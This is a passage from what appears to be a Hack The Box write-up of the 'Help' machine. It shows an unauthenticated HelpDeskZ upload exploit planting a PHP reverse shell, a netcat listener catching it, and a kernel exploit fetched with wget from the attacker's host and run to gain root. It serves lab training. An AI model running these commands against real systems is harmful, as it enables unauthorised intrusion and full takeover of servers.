
Full name: *	ssss
E-mail: *	ss@aa.com

The page returns an error saying "File is not allowed" but the file is already uploaded before the extension check takes place, if we quickly run the script,

```
python 40300.py http://10.10.10.121/support/uploads/tickets/
php-reverse-shell.php
```


```
root@Ubuntu:~/Documents/HTB/Help# python 40300.py http://10.10.10.121/support/uploads/tickets/ php-reverse-shell.php
Helpdeskz v1.0.2 - Unauthenticated shell upload exploit
found!
http://10.10.10.121/support/uploads/tickets/4d54d25772209596812d00c860a640ea.php
root@Ubuntu:~/Documents/HTB/Help#
```

It finds the file and hitting it gives a shell.


```
root@Ubuntu:~/Documents/HTB/Help# curl http://10.10.10.121/support/uploads/tickets/4d54d25772209596812d00c860a640ea.php

root@Ubuntu:~/Documents/HTB/Help# nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from 10.10.10.121 54614 received!
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 21:37:22 up 3 days, 36 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
/bin/sh: 0: can't access tty; job control turned off
```


Get a tty shell using python,

```
python -c "import pty;pty.spawn('/bin/bash')"
```

Note: Due to timezones the exploit might not work out of the box. This can be fixed by changing local time to that of the server. The server's time can be seen in HTTP Response.

PRIVILEGE ESCALATION

On enumerating the box the kernel version is found to be 4.4.0-116-generic. A google search results in a kernel exploit for the version.




```
help@help:/home/help$ uname -a
uname -a
Linux help 4.4.0-116-generic #140-Ubuntu SMP
help@help:/home/help$ 
```

Download the exploit and compile it locally.

```
gcc exploit.c -o exploit
```

Start a simple http server and transfer it to the box then execute it.

```
python3 -m http.server 80 # Locally
cd /tmp
wget 10.10.14.2/exploit
chmod +x exploit
./exploit
```



```
help@help:/tmp$ wget 10.10.14.2/exploit
wget 10.10.14.2/exploit
--2019-05-08 21:47:22--  http://10.10.14.2/exploit
Connecting to 10.10.14.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17720 (17K) [application/octet-stream]
Saving to: 'exploit'

exploit             100%[===================>]  17.30K  88.9KB/s    in 0.2s

2019-05-08 21:47:22 (88.9 KB/s) - 'exploit' saved [17720/17720]

help@help:/tmp$ chmod +x exploit
chmod +x exploit
help@help:/tmp$ ./exploit
./exploit
task_struct = ffff880036898000
uidptr = ffff88003a860e44
spawning root shell
root@help:/tmp# wc -c /root/root.txt
wc -c /root/root.txt
33 /root/root.txt
root@help:/tmp#
```

The exploit directly results in a root shell.